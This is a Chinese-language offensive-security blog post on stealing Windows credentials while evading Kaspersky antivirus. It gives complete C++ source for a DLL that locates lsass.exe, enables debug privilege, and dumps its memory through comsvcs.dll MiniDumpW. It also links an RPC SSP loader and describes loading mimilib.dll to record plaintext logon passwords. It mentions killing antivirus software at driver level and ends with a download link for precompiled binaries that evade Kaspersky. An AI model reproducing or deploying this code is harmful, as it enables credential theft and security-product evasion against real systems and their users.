dump lass 工具

感谢 Ateam《这是一篇 “不一样” 的真实渗透测试案例分析文章》文章，从里面学习到了姿势，这里做下简单记录。

一.bypass 卡巴 dump lsass.exe

XPN 大牛写的 RPC 加载 SSP 的代码

code: https://gist.github.com/xpn/c7f6d15bf15750eae3ec349e7ec2380e

直接编译成 exe 即可，需要在头部加


```
#pragma comment(lib,"rpcrt4.lib")
```

dump lsass.exe 代码直接修改的 Ateam 的，考虑到实战情况，增加了自动获取 pid

```
#include <cstdio>
#include <windows.h>
#include <DbgHelp.h>
#include <iostream>
#include <TlHelp32.h>
#include <stdio.h>
#pragma comment(lib,"Dbghelp.lib")
typedef HRESULT(WINAPI* _MiniDumpW)(
  DWORD arg1, DWORD arg2, PWCHAR cmdline);
typedef NTSTATUS(WINAPI* _RtlAdjustPrivilege)(
  ULONG Privilege, BOOL Enable,
  BOOL CurrentThread, PULONG Enabled);
char* WcharToChar(wchar_t* wc)
```

```
{
  char* m_char;
  int len = WideCharToMultiByte(CP_ACP, 0, wc, wcslen(wc), NULL, 0, NULL, NULL);
  m_char = new char[len + 1];
  WideCharToMultiByte(CP_ACP, 0, wc, wcslen(wc), m_char, len, NULL, NULL);
  m_char[len] = '\0';
  return m_char;
}
DWORD ID(const char* pName)
{
  HANDLE hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
  if (INVALID_HANDLE_VALUE == hSnapshot) {
    return NULL;
  }
  PROCESSENTRY32 pe = { sizeof(pe) };
  for (BOOL ret = Process32First(hSnapshot, &pe); ret; ret = Process32Next(hSnapshot, &pe)) {
    if (strcmp(WcharToChar(pe.szExeFile),pName) == 0) {
      CloseHandle(hSnapshot);
      return pe.th32ProcessID;
    }
  }
  CloseHandle(hSnapshot);
  return 0;
}
int dump() {
  HRESULT             hr;
  _MiniDumpW          MiniDumpW;
  _RtlAdjustPrivilege RtlAdjustPrivilege;
  ULONG               t;
  MiniDumpW = (_MiniDumpW)GetProcAddress(
    LoadLibrary(L"comsvcs.dll"), "MiniDumpW");
  RtlAdjustPrivilege = (_RtlAdjustPrivilege)GetProcAddress(
    GetModuleHandle(L"ntdll"), "RtlAdjustPrivilege");
  if (MiniDumpW == NULL) {
    return 0;
  }
  // try enable debug privilege
  RtlAdjustPrivilege(20, TRUE, FALSE, &t);
```

```
  wchar_t  ws[100];
  DWORD pid = ID("lsass.exe");
  swprintf(ws, 100, L"%u %hs", pid, "c:\\windows\\temp\\temp.bin full"); //784是lsass进程的pid号  "<pi
  MiniDumpW(0, 0, ws);
  return 0;
}
BOOL APIENTRY DllMain(HMODULE hModule, DWORD  ul_reason_for_call, LPVOID lpReserved  ) {
  switch (ul_reason_for_call) {
  case DLL_PROCESS_ATTACH:
    dump();
    break;
  case DLL_THREAD_ATTACH:
  case DLL_THREAD_DETACH:
  case DLL_PROCESS_DETACH:
    break;
  }
  return TRUE;
}
```



dump 后的操作这里就不再啰嗦了。
编译好免杀卡巴的文件在最后!


二.SSP 加载 mimilib.dll 记录密码

之前遇到 server2012 及以上的都是修改

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential
```

注册表，而且修改后需要重启。看了 xpn 文章后学到了可以利用 ssp 加载 mimilib 不重启记录密码的操作。


同样利用一的 loader 去加载 mimilib，然后重新登录记录到密码。



扩展思路会有更多的用法。

三. Killer 杀软

很多时候一个个工具做免杀比较浪费时间，那么就用驱动级干掉杀软一步到位，这里以卡巴为例演示 gif:



二的免杀卡巴下载链接: https://pan.baidu.com/s/1KbCTVGQtVZUwpJmGguI6Vw 提取码: dqk4 复制这段内容后打开百度网盘手机 App，操作更方便哦